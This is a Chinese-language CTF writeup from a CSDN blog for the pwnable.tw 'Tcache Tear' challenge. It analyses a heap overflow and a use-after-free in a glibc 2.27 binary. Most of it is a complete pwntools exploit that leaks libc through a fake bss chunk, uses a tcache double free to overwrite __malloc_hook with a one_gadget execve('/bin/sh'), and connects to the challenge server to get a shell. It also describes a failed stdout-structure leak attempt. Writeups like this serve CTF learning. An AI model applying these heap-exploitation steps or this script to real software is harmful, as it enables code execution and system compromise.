pwnable.tw Tcache Tear writeup

原创

苍崎青子 于 2019-11-06 22:11:05 发布 489 收藏

分类专栏： PWN

本文链接：https://blog.csdn.net/qq_43189757/article/details/102943561

程序逻辑分析：

```
1  int sub_400A9C()
2  {
3    puts("$$$$$$$$$$$$$$$$$$$$$$");
4    puts("      Tcache tear     ");
5    puts("$$$$$$$$$$$$$$$$$$$$$$");
6    puts("  1. Malloc           ");
7    puts("  2. Free             ");
8    puts("  3. Info             ");
9    puts("  4. Exit             ");
10   puts("$$$$$$$$$$$$$$$$$$$$$$");
11   return printf("Your choice :");
12 }
```


1.malloc操作在输入数据时存在堆溢出

2.free操作没有将指针标量置0， 存在UAF漏洞

3.info操作输出bss段地址0x602060 处的数据

漏洞点：

```
      break;
    if ( v5 <= 7 )
    {
      v3 = (const char *)ptr;
      free(ptr);
      ++v5;
    }
  }
```

free后ptr变量没有置为零， 所以存在UAF漏洞

```
1 signed __int64 __fastcall sub_400A25(__int64 a1, unsigned int a2)
2 {
3   signed __int64 result; // rax
4   int v3; // [rsp+1Ch] [rbp-4h]
5
6   v3 = __read_chk(0LL, a1, a2, a2);
7   if ( v3 <= 0 )
8   {
9     puts("read error");
```

在malloc chunk时， 输入数据的函数的参数为无符号整形， 如果size - 16 小于零的话经过类型转换就是一个非常大的数， 造成了溢出

漏洞利用：

检查程序保护:

```
root@26f482e09030:/# checksec tcache_tear
[*] '/tcache_tear'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    FORTIFY:  Enabled
root@26f482e09030:/#
```

思路：

首先第一步就是泄露libc地址， 但是本题唯一输出数据的地方就是info函数中的write函数， 输出位于bss段的前面输入的name的数据， 并不会输出堆中的数据， 所以我第一反应是利用IO_FILE结构体泄露libc地址， 但是在docker上关了aslr 进行调试， 一番折腾后在本地getshell了， 但是开启aslr的时候发现要猜的位数不止一位， 得猜三位， 这概率就是1/4096， 然后果断放弃了这种想法...

正解：

虽然info正常操作无法输出堆中的数据， 但是可以在bss段中伪造chunk， 再free掉， 使这个chunk进入unsortedbin中， 这样就可以泄露libc地址了

具体操作：

由于本题libc的版本是2.27， 存在tcache bin， tcache bin相较fastbin 更好利用， 不存在size检查和double free检查

1.malloc 一个size为0x20 的chunk0， free 两次

那么形成的链表就是

&chunk0 -> &chunk0

2.malloc 一个size为0x20的chunk0, 将chunk0的next addr布置为bss段的地址， 再malloc两次即可将chunk分配到bss段中

3.free掉在bss段中布置的fake chunk， 使其进入unsortedbin中， 之后利用write即可泄露libc地址


4.泄露libc地址后接下来就是类似的操作利用double free来覆写malloc_hook 为one_gadget 来getshell

EXP：

```
from pwn import *

context(arch='amd64', os='linux', log_level='debug')
debug = 1
d = 1

if debug == 0:
 p = process("./tcache_tear")
 if d == 1:
            context.terminal = ['tmux', 'splitw', '-h']
         gdb.attach(p)
else:
 p = remote("chall.pwnable.tw", 10207)

def add(size, data):
 p.sendlineafter("Your choice :", str(1))
 p.sendlineafter("Size:", str(size))
 p.sendafter("Data:", data)

def free():
 p.sendlineafter("Your choice :", str(2))

def leak():
 p.sendlineafter("Your choice :", str(3))

bss = 0x602060

p.sendafter("Name:", '\n')

add(10, '\n')

free()

free()

add(0x18, p64(bss))

add(10, '\n')

offset = 0x602088 - 0x602060
payload = p64(0) + p64(0x501)
payload += '\x00'*(offset- 0x10) + p64(bss + 0x10) + '\x00'*(0x4f8 - offset + 0x10 - 8) + p64(0x21)
payload += '\x00'*0x18 + p64(0x21)
add(10, payload)

free()

leak()

libc = ELF("tt_libc.so")

p.recvuntil(p64(0x501))
```

```
libc_addr = u64(p.recv(8))
libc_base = libc_addr - (0x7fe1451b8ca0 - 0x7fe144dcd000)
malloc_hook = libc_base + libc.symbols['__malloc_hook']
realloc = libc_base + libc.symbols['__libc_realloc']
execve = libc_base + 0x10a38c

log.info("libc_addr -> " + hex(libc_addr))
log.info("libc_base -> " + hex(libc_base))
log.info("malloc_hook -> " + hex(malloc_hook))
log.info("execve -> " + hex(execve))
log.info("realloc -> " + hex(realloc))
'''
0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
    rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
    [rsp+0x40] == NULL

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
    [rsp+0x70] == NULL
'''

add(0x68, '\n')

free()

free()

add(0x68, p64(malloc_hook - 11))

add(0x68, '\n')

payload = '\x00'*(11 - 8) + p64(execve) + p64(realloc + 4)
add(0x68, payload)

p.sendlineafter("Your choice :", str(1))
p.sendlineafter("Size:", str(1))

p.interactive()
```

结果：




-------分割线----------

虽然利用IO_2_1_stdout_失败了， 但是重新写一遍加深印象还是不错的…

大体利用思路：
一开始没有注意到程序开了pie，所以没想到在bss段中伪造chunk

通过溢出修改chunk的xize， 使其符合unsortedbin中的大小， 之后free掉， 然后通过分割unsortedbin使得处于tcache bin中大小为0x71的chunk的fd， bk指针指向main_arena, 之后再通过溢出修改fd指针的低两个字节来使其指向IO_2_1_stdout_ 结构体附近的fake chunk， 之后就是malloc chunk来改写IO_2_1_stdout_ 的结构



让我奇怪的是本来IO_2_1_stdout_ 的地址与main_arena的libc地址的高六个字节应该是相等的…, 但是libc-2.27 中的低位第三个字节的低4位与libc地址的不相等， 而且是刚好大于一， 到这里想了挺久，束手无策…
这里在libc-2.23 中是相等的，或许libc-2.27这种利用方法不适用，又或许我太菜了…